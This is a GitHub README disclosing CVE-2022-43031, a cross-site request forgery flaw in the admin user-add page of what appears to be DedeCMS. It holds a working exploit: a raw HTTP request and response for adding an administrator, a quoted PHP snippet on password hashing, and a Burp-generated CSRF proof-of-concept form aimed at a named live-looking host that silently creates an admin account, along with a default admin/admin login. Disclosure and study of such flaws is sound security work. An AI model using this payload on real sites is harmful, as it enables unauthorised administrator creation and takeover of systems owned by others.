ᵖ main ▾ | Go to file

🟣 **cai-niao98** Update README.md ... | 19 days ago 🕘 **4**

View code

README.md

CVE-2022-43031

1. Log in to the website background using the website default password admin/admin

2. Visit the csrf attack website,Add an administrator user

3. The user was successfully created but could not log in. There was a problem with the system code. The created users could not log in. After checking the code, we found that the stored password was not the password we entered, but the 6th to 25th digits of the value encrypted by cmd5.

```php
        ShowMsg( msg: '请填写安全验证串', gourl: '-1', onlymsg: 0, limittime: 3000);
        exit();
    }
    $row = $dsql->GetOne("SELECT COUNT(*) AS dd FROM `#@__member` WHERE userid LIKE '$userid' ");
    if ($row['dd'] > 0) {
        ShowMsg( msg: '用户名已存在', gourl: '-1');
        exit();
    }
    $pfd = "pwd";
    $mpwd = md5($pwd);
    $pwd = substr(md5($pwd), offset: 5, length: 20);
    if (function_exists( function: 'password_hash')) {
        $pfd = "pwd_new";
        $mpwd = password_hash($pwd, algo: PASSWORD_BCRYPT);
        $pwd = password_hash($pwd, algo: PASSWORD_BCRYPT);
    }

    $typeid = join( separator: ',', $typeids);
    if ($typeid == '0') $typeid = '';
    //关连前台会员帐号
    $adminquery = "INSERT INTO `#@__member` (`mtype`,`userid`,`$pfd`,`uname`,`sex`,`rank`,`money`,`email`,`scores`,`ma
        VALUES ('个人', '$userid', '$mpwd','$uname','男','100','0','$email','1000','10','','0','','0','',''); ";
    $dsql->ExecuteNoneQuery($adminquery);
    $mid = $dsql->GetLastID();
```



```
$pwd = substr(md5($pwd), 5, 20);
e10adc3949ba59abbe56e057f20f883e
e10adc|3949ba59abbe56e057f|20f883e
c3949ba59abbe56e057f
```


4.Attack content

Request

Raw | Params | Headers | Hex

```
POST /admin/sys_admin_user_add.php HTTP/1.1
Host: 192.168.1.3
Content-Length: 181
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.3
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.51 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.3/admin/sys_admin_user_add.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: menuitems=1_1%2C2_1%2C3_1; PHPSESSID=1dfhcgohstkk9g5o3q9ju409v1;
DedeUserID=1; DedeUserID__ckMd5=166a6798a94ead6d; DedeLoginTime=1665040685;
DedeLoginTime__ckMd5=053c3a757e8bbe6b;
ENV_GOBACK_URL=%2Fadmin%2Fsys_admin_user.php;
dede_csrf_token=21453933ad9f8b1500bff2bfbaf3fdc2; dede_csrf_token__ckMd5=67877ebcb1d0ea56
Connection: close

_csrf_token=21453933ad9f8b1500bff2bfbaf3fdc2&dopost=add&userid=123456&uname=123456&pwd=
123456&usertype=1&typeids%5B%5D=0&tname=&email=&safecode=2a6381634fbea60a89c818aa&r
andcode=89571
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Date: Thu, 06 Oct 2022 08:02:01 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Cache-Control: private
Set-Cookie: dede_csrf_token=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
Set-Cookie: dede_csrf_token__ckMd5=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT;
Max-Age=0; path=/
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 1445

<!DOCTYPE html><html><head><meta charset='utf-8'><meta http-equiv='X-UA-Compatible'
content=1E=Edge,chrome=1'><title>提示信息</title><base
target='_self'></head><body><center><script>var pgo=0;function JumpUrl(){if
(pgo==0){location='sys_admin_user.php';
pgo=1;}}document.write("<style>body{margin:0;line-height:1.5;font:14px Helvetica
Neue,Helvetica,PingFang
SC,Tahoma,Arial,sans-serif;color:#424b51;background:#f6f6f6}a{color:#28a745;text-decoratio
n:none}.tips{margin:70px auto
0;padding:0;width:430px;height:auto;background:#fff;border-radius:.2rem}.tips-head{margin
:0 20px;padding:16px 0;border-bottom:1px solid #f8f8f8}.tips-head
p{margin:0;padding-left:10px;line-height:16px;text-align:left;border-left:3px solid
#dc3545}.tips-box{padding:20px;min-height:120px;color:#424b51}.btn
a{display:inline-block;margin:20px auto 0;padding:.375rem
.75rem;font-size:12px;color:#fff;background:#28a745;border-radius:.2rem;text-align:center;tr
ansition:all .6s}.btn a:focus{background:#006829;border-color:#005b24;box-shadow:0 0 0
0.2rem rgba(38,159,86,.5)}@media (max-width:768px){body{padding:0
15px}.tips{width:100%}}</style>");document.write("<div class='tips'><div
class='tips-head'><p>提示信息</p></div>");document.write("<div
class='tips-box'>");document.write("成功增加一个用户");document.write("<div
class='btn'><a
href='sys_admin_user.php'>点击反回</a></div>");setTimeout('JumpUrl()',1000);</script></cen
ter></body></html>
```

1.html | 2.html

```html
1  <html>
2      <!-- CSRF PoC - generated by Burp Suite Professional -->
3      <body>
4      <script>history.pushState('', '', '/')</script>
5          <form action="http://noc.dbsent.cn/admin/sys_admin_user_add.php" method="POST">
6              <input type="hidden" name="&#95;csrf&#95;token" value="7ff7099ec4a7a5b9acd6c0720eeb8544" />
7              <input type="hidden" name="dopost" value="add" />
8              <input type="hidden" name="userid" value="test99" />
9              <input type="hidden" name="uname" value="test99" />
10             <input type="hidden" name="pwd" value="123456" />
11             <input type="hidden" name="usertype" value="10" />
12             <input type="hidden" name="typeids&#91;&#93;" value="0" />
13             <input type="hidden" name="tname" value="" />
14             <input type="hidden" name="email" value="" />
15             <input type="hidden" name="safecode" value="c0b906234d839f005af3308e" />
16             <input type="hidden" name="randcode" value="20042" />
17             <input type="submit" value="Submit request" />
18         </form>
19     </body>
20  </html>
```

4. The user who created it has a security authentication string for protection, but it does not seem to verify whether it matches the authentication string in the page.

5. The websites used in this test have not been attacked, and the test users have been deleted.

Releases

No releases published

Packages

No packages published